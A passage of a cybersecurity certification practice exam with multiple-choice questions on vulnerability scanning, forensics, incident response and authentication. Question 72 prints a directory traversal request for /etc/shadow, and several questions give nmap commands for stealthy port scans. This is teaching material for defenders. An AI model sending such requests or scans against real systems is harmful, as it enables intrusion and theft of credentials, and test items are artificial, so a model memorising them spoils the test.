Title	Type	Vulnerability Data
Unknown Device Report	Scan Based	
Executive Report	Host Based	
High Severity Report	Host Based	
Payment Card Industry (PCI) Executive Report	Scan Based	
Payment Card Industry (PCI) Technical Report	Scan Based	
Qualys Patch Report	Host Based	
Qualys Top 20 Report	Host Based	
Technical Report	Host Based	

- A. Qualys Top 20 Report
  - B. Payment Card Industry (PCI) Technical Report
  - C. Executive Report
  - D. Technical Report
14. Jiang's SolarWinds network monitoring tools provide data about a system hosted in Amazon's AWS environment. When Jiang checks his server's average response time, he sees the results shown here.




What action should Jiang take based on this information?

- A. He should increase the speed of his network link.
  - B. He should check for scheduled tasks at the times he sees spikes.
  - C. He should ensure that his network card has the proper latency settings.
  - D. He should perform additional diagnostics to determine the cause of the latency.
15. Alex notices the traffic shown here during a Wireshark packet capture. What is the host with IP address 10.0.2.11 most likely doing?

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help						
ip.src == 10.0.2.11						
No.	Time	Source	Destination	Protocol	Length	Info
3	0.023433501	10.0.2.11	192.168.1.1	DNS	82	Standard query 0x4daa PTR 15.2.0.10.in-addr.arpa
7	0.072131619	10.0.2.11	10.0.2.15	TCP	60	36410 - 1723 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
9	0.072179618	10.0.2.11	10.0.2.15	TCP	60	36410 - 110 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
11	0.072192230	10.0.2.11	10.0.2.15	TCP	60	36410 - 25 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
13	0.072208912	10.0.2.11	10.0.2.15	TCP	60	36410 - 143 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
14	0.072572679	10.0.2.11	10.0.2.15	TCP	60	36410 - 8080 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
16	0.072612202	10.0.2.11	10.0.2.15	TCP	60	36410 - 445 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
18	0.072622890	10.0.2.11	10.0.2.15	TCP	60	36410 - 256 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
20	0.072640748	10.0.2.11	10.0.2.15	TCP	60	36410 - 995 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
21	0.072865120	10.0.2.11	10.0.2.15	TCP	60	36410 - 5900 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
23	0.072903988	10.0.2.11	10.0.2.15	TCP	60	36410 - 139 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
25	0.072926241	10.0.2.11	10.0.2.15	TCP	60	36410 - 993 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
27	0.072935884	10.0.2.11	10.0.2.15	TCP	60	36410 - 8888 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
28	0.073188361	10.0.2.11	10.0.2.15	TCP	60	36410 - 80 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
30	0.073211509	10.0.2.11	10.0.2.15	TCP	60	36410 - 23 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
32	0.073238575	10.0.2.11	10.0.2.15	TCP	60	36410 - 587 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
34	0.073247099	10.0.2.11	10.0.2.15	TCP	60	36410 - 21 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
35	0.073464698	10.0.2.11	10.0.2.15	TCP	60	36410 - 765 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
37	0.073490145	10.0.2.11	10.0.2.15	TCP	60	36410 - 32780 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
39	0.073706722	10.0.2.11	10.0.2.15	TCP	60	36410 - 5566 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
41	0.073741446	10.0.2.11	10.0.2.15	TCP	60	36410 - 5904 [SYN] Seq=0 Win=1024 Len=0 MSS=1460

- A. UDP-based port scanning  
B. Network discovery via TCP  
C. SYN-based port scanning  
D. DNS-based discovery
16. Jake is building a forensic image of a compromised drive using the `dd` command with its default settings. He finds that the imaging is going very slowly. What parameter should he adjust first?
- A. if  
B. bs  
C. of  
D. count
17. What purpose does a honeypot system serve when placed on a network as shown here?



- A. It prevents attackers from targeting production servers.
- B. It provides information about the techniques attackers are using.
- C. It slows down attackers like sticky honey.
- D. It provides real-time input to IDSs and IPSs.
18. Munju's security team has found consistent evidence of system compromise over a period of weeks, with additional evidence pointing to the systems they are investigating being compromised for years. Despite her team's best efforts, Munju has found that her team cannot seem to track down and completely remove the compromise. What type of attack is Munju likely dealing with?
- A. A Trojan horse
- B. An APT
- C. A rootkit
- D. A zero-day attack
19. Which one of the following metrics would be most useful in determining the effectiveness of a

vulnerability remediation program?

- A. Number of critical vulnerabilities resolved
  - B. Time to resolve critical vulnerabilities
  - C. Number of new critical vulnerabilities per month
  - D. Time to complete vulnerability scans
20. Mike's Nmap scan of a system using the command `nmap 192.168.1.100` does not return any results. What does Mike know about the system if he is sure of its IP address, and why?
- A. The system is not running any open services.
  - B. All services are firewalled.
  - C. There are no TCP services reachable on Nmap's default 1000 TCP ports.
  - D. There are no TCP services reachable on Nmap's default 65535 TCP ports.
21. What is the purpose of creating a hash value for a drive during the forensic imaging process?
- A. To prove that the drive's contents were not altered
  - B. To prove that no data was deleted from the drive
  - C. To prove that no files were placed on the drive
  - D. All of the above
22. After completing his unsuccessful forensic analysis of the hard drive from a workstation that was compromised by malware, Ben sends it to be re-imaged and patched by his company's desktop support team. Shortly after the system returns to service, the device once again connects to the same botnet. What action should Ben take as part of his next forensic review if this is the only system showing symptoms like this?
- A. Verify that all patches are installed.

- B. Destroy the system.
- C. Validate the BIOS hash against a known good version.
- D. Check for a system with a duplicate MAC address.
23. Part of the forensic data that Susan was provided for her investigation was a Wireshark packet capture. The investigation is aimed at determining what type of media an employee was consuming during work. What is the more detailed analysis that Susan can do if she is provided with the data shown here?
- 
- | No. | Time      | Source         | Destination    | Protocol | Length | Info  |
|-----|-----------|----------------|----------------|----------|--------|---|
| 304 | 14.190515 | 137.30.120.37  | 137.30.123.234 | TCP      | 1514   | [TCP segment of a reassembled PDU]                                  |
| 305 | 14.190738 | 137.30.123.234 | 137.30.120.37  | TCP      | 54     | 54 submitserver > http [ACK] Seq=705 Ack=79467 Win=64240 Len=0      |
| 306 | 14.191695 | 137.30.120.37  | 137.30.123.234 | TCP      | 1514   | [TCP segment of a reassembled PDU]                                  |
| 307 | 14.194417 | 137.30.120.37  | 137.30.123.234 | TCP      | 1514   | [TCP segment of a reassembled PDU]                                  |
| 308 | 14.194649 | 137.30.123.234 | 137.30.120.37  | TCP      | 54     | 54 submitserver > http [ACK] Seq=705 Ack=82387 Win=64240 Len=0      |
| 309 | 14.195580 | 137.30.120.37  | 137.30.123.234 | TCP      | 1514   | [TCP segment of a reassembled PDU]                                  |
| 310 | 14.197053 | 137.30.120.37  | 137.30.123.234 | TCP      | 1514   | [TCP segment of a reassembled PDU]                                  |
| 311 | 14.197244 | 137.30.123.234 | 137.30.120.37  | TCP      | 54     | 54 submitserver > http [ACK] Seq=705 Ack=85307 Win=64240 Len=0      |
| 312 | 14.197534 | 137.30.120.37  | 137.30.123.234 | HTTP     | 675    | HTTP/1.1 200 OK (GIF99a)  |
| 313 | 14.318083 | 137.30.123.234 | 137.30.120.37  | TCP      | 54     | 54 submitserver > http [ACK] Seq=705 Ack=85928 Win=63619 Len=0      |
| 320 | 23.394380 | 137.30.123.234 | 137.30.120.37  | TCP      | 54     | 54 submitserver > http [FIN, ACK] Seq=705 Ack=85928 Win=63619 Len=0 |
| 323 | 23.395031 | 137.30.120.37  | 137.30.123.234 | TCP      | 60     | 60 http > submitserver [ACK] Seq=85928 Ack=706 Win=49206 Len=0      |
| 326 | 23.395760 | 137.30.120.37  | 137.30.123.234 | TCP      | 60     | 60 http > submitserver [FIN, ACK] Seq=85928 Ack=706 Win=49206 Len=0 |
| 327 | 23.395790 | 137.30.123.234 | 137.30.120.37  | TCP      | 54     | 54 submitserver > http [ACK] Seq=706 Ack=85929 Win=63619 Len=0      |
- A. She can determine that the user was viewing a GIF.
- B. She can manually review the TCP stream to see what data was sent.
- C. She can export and view the GIF.
- D. She cannot determine what media was accessed using this data set.
24. Which one of the following models traces the steps that an attacker would commonly perform during an intrusion?
- A. MITRE ATT&CK
- B. Diamond
- C. Cyber Kill Chain
- D. STIX
25. Mika wants to run an Nmap scan that includes all TCP ports and uses service detection. Which of the following `nmap` commands should she execute?

- A. nmap -p0 -all -SC
  - B. nmap -p 1-32768 -sVS
  - C. nmap -p 1-65535 -sV -ss
  - D. nmap -all -sVS
26. Which one of the following cloud service models relies on the cloud service provider to implement the greatest number of security controls?
- A. SaaS
  - B. PaaS
  - C. FaaS
  - D. IaaS
27. Dan is a cybersecurity analyst for a healthcare organization. He ran a vulnerability scan of the VPN server used by his organization. His scan ran from inside the datacenter against a VPN server also located in the datacenter. The complete vulnerability report is shown here. What action should Dan take next?

**Vulnerabilities (1)**

**1 Non-Zero Padding Bytes Observed in Ethernet Packets**

First Detected:	Last Detected:	Times Detected:	CVSS:	CVSS3:	Last Fixed:
07/16/2017 at 20:06:22 (GMT-0400)	04/05/2020 at 01:06:21 (GMT-0400)	33	-	-	Active
01/07/2015 at 21:03:15 (GMT-0400)			0	-	
QID: 82048	CVSS Base:	CVSS Temporal:	-	-	-
Category: TCP/IP	CVSS3 Base:	CVSS3 Temporal:	-	-	-
CVE ID: -	CVSS Environment:		-	-	-
Vendor Reference: -	Asset Group:	-	-	-	-
Bugtraq ID: -	Collateral Damage Potential:	-	-	-	-
Service Modified: 05/26/2020	Target Distribution:	-	-	-	-
User Modified: -	Confidentiality Requirement:	-	-	-	-
Edited: No	Integrity Requirement:	-	-	-	-
PCI Vuln: No	Availability Requirement:	-	-	-	-
Ticket State:					

**THREAT:**  
Ethernet standards impose strict limitations on the size of encapsulated packets, requiring small packets to be padded up to a minimum size using zero padding bytes (for example, 0x00). The service detected that the small packets from the host were padded to the minimum size using non-zero padding bytes, as shown in the Results section.

**IMPACT:**  
This weakness may be exploited to fingerprint the Ethernet cards and device drivers.

**SOLUTION:**  
Contact the vendor of the Ethernet cards and device drivers for the availability of a patch.


**EXPLOITABILITY:**  
There is no exploitability information for this vulnerability.

- A. Dan should immediately remediate this vulnerability.
- B. Dan should schedule the vulnerability for remediation within the next 30 days.
- C. Dan should rerun the scan because this is likely a false positive report.
- D. Dan should take no action.

28. Kwame received an alert from his organization's SIEM that it detected a potential attack against a web server on his network. However, he is unsure whether the traffic generating the alert actually entered the network from an external source or whether it came from inside the network. The NAT policy at the network perimeter firewall rewrites public IP addresses, making it difficult to assess this information based on IP addresses. Kwame would like to perform a manual log review to locate the source of the traffic. Where should he turn for the best information?
- A. Application server logs
  - B. Database server logs
  - C. Firewall logs
  - D. Antimalware logs
29. Which one of the following types of vulnerability scans would provide the least information about the security configuration of a system?
- A. Agent-based scan
  - B. Credentialated scan
  - C. Uncredentialated internal scan
  - D. Uncredentialated external scan
30. After finishing a forensic case, Sam needs to wipe a magnetic hard drive (HDD) that he is using to prepare it for the next case. Which of the following methods is best suited to preparing the hard drive that he will use if he wants to be in compliance with NIST SP 800-88?
- A. Degauss the drive.
  - B. Zero-write the drive.
  - C. Seven rounds: all ones, all zeros, and five rounds of random values.
  - D. Use the ATA Secure Erase command.

31. After reading the NIST standards for incident response, Mateo spends time configuring the NTP service on each of his servers, workstations, and appliances throughout his network. What phase of the incident response process is he working to improve?
- A. Preparation
  - B. Detection and analysis
  - C. Containment, eradication, and recovery
  - D. Post-incident activity
32. Latisha is the ISO for her company and is notified that a zero-day exploit has been released that can result in remote code execution on all Windows workstations on her network because of an attack against Windows domain services. She wants to limit her exposure to this exploit but needs the systems to continue to be able to access the Internet. Which of the following approaches is best for her response?
- A. Firewalling
  - B. Patching
  - C. Isolation
  - D. Segmentation

33. When Saanvi was called in to help with an incident recovery effort, he discovered that the network administrator had configured the network as shown here. What type of incident response action best describes what Saanvi has encountered?



- A. Segmentation
  - B. Isolation
  - C. Removal
  - D. Network locking
34. As part of the forensic investigation of a Linux workstation, Alex needs to determine what commands may have been issued on the system. If no anti-forensic activities have taken place, what is the best location for Alex to check for a history of commands issued on the system?
- A. /var/log/commands.log
  - B. \$HOME/.bash\_history
  - C. \$HOME/.commands.sqlite
  - D. /var/log/authactions.log
35. Ben recently completed a risk analysis and determined that he should implement a new set of firewall rules to filter traffic from known suspect IP addresses. What type of risk management activity is he performing?
- A. Risk avoidance
  - B. Risk acceptance
  - C. Risk transference
  - D. Risk mitigation
36. Crystal is attempting to determine the next task that she should take on from a list of security priorities. Her boss told her that she should focus on activities that have the most “bang for the buck.” Of the tasks shown here, which should she tackle first?

Security Issue	Criticality	Time Required to Fix
1. Missing database security patch	Medium	1 day
2. Remote code execution vulnerability in public-facing server	High	12 weeks
3. Missing operating system security patch	Medium	6 hours
4. Respond to compliance report	Low	6 hours

- A. Task 1
- B. Task 2

- C. Task 3
  - D. Task 4
37. During the analysis of an incident that took place on her network, Sofia discovered that the attacker used a stolen cookie to access a web application. Which one of the following attack types most likely occurred?
- A. On-path (man-in-the-middle)
  - B. Privilege escalation
  - C. Cross-site scripting
  - D. Session hijacking
38. Curt is conducting a forensic analysis of a Windows system and needs to determine whether a program was set to automatically run. Which of the following locations should he check for this information?
- A. NTFS INDX files
  - B. The registry
  - C. Event logs
  - D. Prefetch files
39. What concept measures how easy data is to lose?
- A. Order of volatility
  - B. Data transience
  - C. Data loss prediction
  - D. The Volatility Framework
40. Steps like those listed here are an example of what type of incident response preparation?
1. Visit [otx.alienvault.com](http://otx.alienvault.com) and the suspected C&C system's IP address on the top search input field.
  2. If the IP address is associated with malware C&C activity, create a ticket in the incident response tracking system.
- A. Creating a CSIRT

- B. Creating a playbook
  - C. Creating an incident response plan
  - D. Creating an IR-FAQ
41. While analyzing the vulnerability scan from her web server, Kristen discovers the issue shown here. Which one of the following solutions would best remedy the situation?
- 
- | SSL/TLS Server supports TLSv1.0 |                                   | port 3389/tcp over SSL           | CVSS: -                           | CVSS3: -                            | Active |
|---------------------------------|-----------------------------------|----------------------------------|-----------------------------------|-------------------------------------|--------|
| <b>First Detected:</b>          | 07/17/2019 at 01:17:31 (GMT-0400) | <b>Last Detected:</b>            | 04/09/2020 at 01:29:32 (GMT-0400) | <b>Times Detected:</b>              | 20     |
| <b>N/A</b>                      |                                   |                                  | 2.6                               |                                     |        |
| <b>QID:</b>                     | 38628                             | <b>CVSS Base:</b>                |                                   | <b>CVSS Temporal:</b>               | 2.3    |
| <b>Category:</b>                | General remote services           | <b>CVSS3 Base:</b>               |                                   | <b>CVSS3 Temporal:</b>              | 0      |
| <b>CVE ID:</b>                  | -                                 | <b>CVSS Environment:</b>         |                                   | <b>CVSS3 Environment:</b>           | 0      |
| <b>Vendor Reference:</b>        | -                                 | <b>Asset Group:</b>              | -                                 | <b>Collateral Damage Potential:</b> | -      |
| <b>Bugtraq ID:</b>              | -                                 | <b>Target Distribution:</b>      | -                                 | <b>Confidentiality Requirement:</b> | -      |
| <b>Service Modified:</b>        | 07/14/2020                        | <b>Integrity Requirement:</b>    | -                                 | <b>Integrity Requirement:</b>       | -      |
| <b>User Modified:</b>           | -                                 | <b>Availability Requirement:</b> | -                                 |                                     |        |
| <b>Editor:</b>                  | No                                |                                  |                                   |                                     |        |
| <b>PCI Vuln:</b>                | No                                |                                  |                                   |                                     |        |
| <b>Ticket State:</b>            |                                   |                                  |                                   |                                     |        |
- A. Move from TLS 1.0 to SSL 3.0.
  - B. Require IPsec connections to the server.
  - C. Disable the use of TLS.
  - D. Move from TLS 1.0 to TLS 1.3.
42. Charles is building an incident response playbook for his organization that will address command-and-control client-server traffic detection and response. Which of the following information sources is least likely to be part of his playbook?
- A. DNS query logs
  - B. Threat intelligence feeds
  - C. Honeypot data
  - D. Notifications from internal staff about suspicious behavior
43. Carol recently fell victim to a phishing attack. When she clicked the link in an email message that she received, she was sent to her organization's central authentication service and logged in successfully. She did verify the URL and certificate to validate that the authentication server was genuine. After authenticating, she was sent to a form that collected sensitive personal information that was sent to an

attacker. What type of vulnerability did the attacker most likely exploit?

- A. Buffer overflow
  - B. Session hijacking
  - C. IP spoofing
  - D. Open redirect
44. As a penetration tester, Max uses Wireshark to capture all of his testing traffic. Which of the following is not a reason that Max would capture packets during penetration tests?
- A. To document the penetration test
  - B. To scan for vulnerabilities
  - C. To gather additional information about systems and services
  - D. To troubleshoot issues encountered when connecting to targets
45. Rich recently configured new vulnerability scans for his organization's business intelligence systems. The scans run late at night when users are not present. Rich received complaints from the business intelligence team that the performance burden imposed by the scanning is causing their overnight ETL jobs to run too slowly and they are not completing before business hours. How should Rich handle this situation?
- A. Rich should inform the team that they need to run the ETL jobs on a different schedule.
  - B. Rich should reconfigure the scans to run during business hours.
  - C. Rich should inform the team that they must resize the hardware to accommodate both requirements.
  - D. Rich should work with the team to find a mutually acceptable solution.


46. Javier ran a vulnerability scan of a new web application created by developers on his team and received the report shown here. The developers inspected their code carefully and do not believe that the issue exists. They do have a strong understanding of SQL injection issues and have corrected similar vulnerabilities in other applications. What is the most likely scenario in this case?

HIGH	CGI Generic SQL Injection (blind, time based)
<b>Description</b>	
By sending specially crafted parameters to one or more CGI scripts hosted on the remote web server, Nessus was able to get a slower response, which suggests that it may have been able to modify the behavior of the application and directly access the underlying database.	
An attacker may be able to exploit this issue to bypass authentication, read confidential data, modify the remote database, or even take control of the remote operating system.	

- A. Javier misconfigured the scan.
  - B. The code is deficient and requires correction.
  - C. The vulnerability is in a different web application running on the same server.
  - D. The result is a false positive.
47. During an incident investigation, Mateo is able to identify the IP address of the system that was used to compromise multiple systems belonging to his company. What can Mateo determine from this information?
- A. The identity of the attacker
  - B. The country of origin of the attacker
  - C. The attacker's domain name
  - D. None of the above
48. After a major compromise involving what appears to be an APT, Jaime needs to conduct a forensic examination of the compromised systems. Which containment method should he recommend to ensure that he can fully investigate the systems that were involved while minimizing the risk to his organization's other production systems?
- A. Sandboxing

- B. Removal
  - C. Isolation
  - D. Segmentation
49. Piper is attempting to remediate a security vulnerability and must apply a patch to a production database server. The database administration team is concerned that the patch will disrupt business operations. How should Piper proceed?
- A. She should deploy the patch immediately on the production system.
  - B. She should wait 60 days to deploy the patch to determine whether bugs are reported.
  - C. She should deploy the patch in a sandbox environment to test it prior to applying it in production.
  - D. She should contact the vendor to determine a safe time frame for deploying the patch in production.
50. Kent ran a vulnerability scan of an internal CRM server that is routinely used by employees, and the scan reported that no services were accessible on the server. Employees continued to use the CRM application over the Web without difficulty during the scan. What is the most likely source of Kent's result?
- A. The server requires strong authentication.
  - B. The server uses encryption.
  - C. The scan was run from a different network perspective than user traffic.
  - D. The scanner's default settings do not check the ports used by the CRM application.
51. Steve needs to perform an Nmap scan of a remote network and wants to be as stealthy as possible. Which of the following `nmap` commands will provide the stealthiest approach to his scan?

- A. nmap -P0 -sT 10.0.10.0/24
  - B. nmap -sT -T0 10.0.10.0/24
  - C. nmap -P0 -ss 10.0.10.0/24
  - D. nmap -P0 -ss -T0 10.0.10.0/24
52. After performing threat hunting, Lakshman determines that it would be appropriate to disable some services on his organization's database servers. What activity is Lakshman engaging in?
- A. Establishing a hypothesis
  - B. Gathering evidence
  - C. Reducing the attack surface
  - D. Executable process analysis
53. Jenna is configuring the scanning frequency for her organization's vulnerability scanning program. Which one of the following is the *least* important criteria for Jenna to consider?
- A. Sensitivity of information stored on systems
  - B. Criticality of the business processes handled by systems
  - C. Operating system installed on systems
  - D. Exposure of the system to external networks
54. Donna is interpreting a vulnerability scan from her organization's network, shown here. She would like to determine which vulnerability to remediate first. Donna would like to focus on the most critical vulnerability according to the potential impact if exploited. Assuming the firewall is properly configured, which one of the following vulnerabilities should Donna give the highest priority?



- A. Severity 5 vulnerability in the file server
- B. Severity 3 vulnerability in the file server
- C. Severity 4 vulnerability in the web server
- D. Severity 2 vulnerability in the mail server
55. Which one of the following document categories provides the highest-level authority for an organization's cybersecurity program?
- A. Policy
- B. Standard
- C. Procedure
- D. Framework
56. Mateo is planning a vulnerability scanning program for his organization and is scheduling weekly scans of all the servers in his environment. He was approached by a group of system administrators who asked that they be given direct access to the scan reports without going through the security team. How should Mateo respond?
- A. Mateo should provide the administrators with access.
- B. Mateo should deny the administrators access because the information may reveal critical

security issues.

- C. Mateo should offer to provide the administrators with copies of the report after they go through a security review.
  - D. Mateo should deny the administrators access because it would allow them to correct security issues before they are analyzed by the security team.
57. While reviewing a report from a vulnerability scan of a web server, Paul encountered the vulnerability shown here. What is the easiest way for Paul to correct this vulnerability with minimal impact on the business?
- 3 Listing of Scripts in cgi-bin Directory

	First Detected:	Last Detected:	Times Detected:	Last Fixed:
N/A	04/09/2020 at 03:18:23 (GMT-0400)	04/09/2020 at 03:18:23 (GMT-0400)	1	4/11
QID:	86044	CVSS Base:	CVSS Temporal:	4.8
Category:	Web server	CVSS3 Base:	CVSS3 Temporal:	-
CVE ID:	-	CVSS Environment:	-	-
Vendor Reference	-	Asset Group:	-	-
Bugtraq ID:	-	Collateral Damage Potential:	-	-
Service Modified:	04/28/2020	Target Distribution:	-	-
User Modified:	-	Confidentiality Requirement:	-	-
Edited:	No	Integrity Requirement:	-	-
PCI Vuln:	Yes	Availability Requirement:	-	-
Ticket State:	-			

**THREAT:**  
CGI scripts are usually placed in the cgi-bin Web directory. Listing of files in your cgi-bin directory is allowed.

**IMPACT:**  
By browsing the cgi-bin directory, unauthorized users can obtain a list of all CGI scripts present on your server. With this information, they can implement further attacks on vulnerable CGI scripts.
- A. Block ports 80 and 443.
  - B. Adjust directory permissions.
  - C. Block port 80 only to require the use of encryption.
  - D. Remove CGI from the server.
58. A log showing a successful user authentication is classified as what type of occurrence in NIST's definitions?
- A. A security incident
  - B. A security event
  - C. An event
  - D. An adverse event
59. Fran is trying to run a vulnerability scan of a web server from an external network, and the scanner is reporting that there are no services running on the

web server. She verified the scan configuration and attempted to access the website running on that server using a web browser on a computer located on the same external network and experienced no difficulty. What is the most likely issue with the scan?

- A. A host firewall is blocking access to the server.
  - B. A network firewall is blocking access to the server.
  - C. An intrusion prevention system is blocking access to the server.
  - D. Fran is scanning the wrong IP address.
60. During a regulatory compliance assessment, Manish discovers that his organization has implemented a multifactor authentication requirement for systems that store and handle highly sensitive data. The system requires that users provide both a password and a four-digit PIN. What should Manish note in his findings about this system?
- A. The multifactor system provides two independent factors and provides an effective security control.
  - B. The factors used are both the same type of factor, making the control less effective.
  - C. The system uses only two factors and is not a true multifactor system. To qualify as multifactor, it should include at least three factors.
  - D. The multifactor system's use of a four-digit PIN does not provide sufficient complexity, and additional length should be required for any PIN for secure environments.
61. Which one of the following mechanisms may be used to enhance security in a context-based authentication system?
- A. Time of day

- B. Location
  - C. Device fingerprint
  - D. All of the above
62. Latisha's organization has faced a significant increase in successful phishing attacks, resulting in compromised accounts. She knows that she needs to implement additional technical controls to prevent successful attacks. Which of the following controls will be the most effective while remaining relatively simple and inexpensive to deploy?
- A. Increased password complexity requirements
  - B. Application or token-based multifactor authentication
  - C. Biometric-based multifactor authentication
  - D. OAuth-based single sign-on
63. Lauren downloads a new security tool and checks its MD5. What does she know about the software she downloaded if she receives the following message?
- ```
root@demo:~# md5sum -c demo.md5
demo.txt: FAILED
md5sum: WARNING: 1 computed checksum did
not match
```
- A. The file is corrupted.
  - B. Attackers have modified the file.
  - C. The files do not match.
  - D. The test failed and provided no answer.
64. Peter works for an organization that is joining a consortium of similar organizations that use a federated identity management (FIM) system. He is configuring his identity management system to participate in the federation. Specifically, he wants to ensure that users at his organization will be able to use their credentials to access federated services. What role is Peter configuring?
- A. Relying party

- B. Service provider
  - C. Identity provider
  - D. Consumer
65. Mika uses a security token like the unit shown here and a password to authenticate to her PayPal account. What two types of factors is she using?



- A. Something she knows and something she has.
  - B. Something she knows and something she is.
  - C. Something she is and something she has.
  - D. Mika is using only one type of factor because she knows the token code and her password.
66. During the account setup for her bank, Deepa is asked to answer a series of questions about her past home addresses, financial transactions, and her credit history. What type of authentication factor is Deepa being asked for?
- A. Location factor
  - B. Knowledge factor
  - C. Possession factor
  - D. Biometric factor
67. Charles is worried about users conducting SQL injection attacks. Which of the following solutions will best address his concerns?

- A. Using secure session management
  - B. Enabling logging on the database
  - C. Performing user input validation
  - D. Implementing TLS
68. Which of the following risks is most commonly associated with vulnerability scanning activities?
- A. Attackers may learn about the vulnerabilities.
  - B. Services may be crashed by the scanner.
  - C. The vulnerability scanner may be exploited by attackers.
  - D. Too many vulnerabilities may be detected.
69. Adam finds entries in his authentication logs for many of the systems in his network that all have logins for the same userID with a variety of passwords. What type of attack has he discovered?
- A. A session hijacking attack
  - B. An on-path (man-in-the-middle) attack
  - C. A credential stuffing attack
  - D. A password spraying attack
70. You are reviewing the methods that your organization uses to communicate with the media during an incident response effort. Which one of the following is not a commonly accepted practice?
- A. Inform the media immediately of developments in the investigation.
  - B. Conduct practice sessions for incident responders who communicate with the media.
  - C. Establish media briefing procedures in advance of an incident.
  - D. Maintain an incident response status document.
71. Charles reviews the source code for a web application for vulnerabilities. What type of software

assessment is this?

- A. Dynamic analysis
- B. Fuzzing
- C. Static analysis
- D. Reverse engineering

72. Isaac sees the following entry in his web logs. What type of attack has been attempted?

`http://example.com/.../.../.../etc/shadow`

- A. A buffer overflow attack
- B. An attack on the heap
- C. A session hijacking attack
- D. A directory traversal attack

73. Precompiled SQL statements that only require variables to be input are an example of what type of application security control?

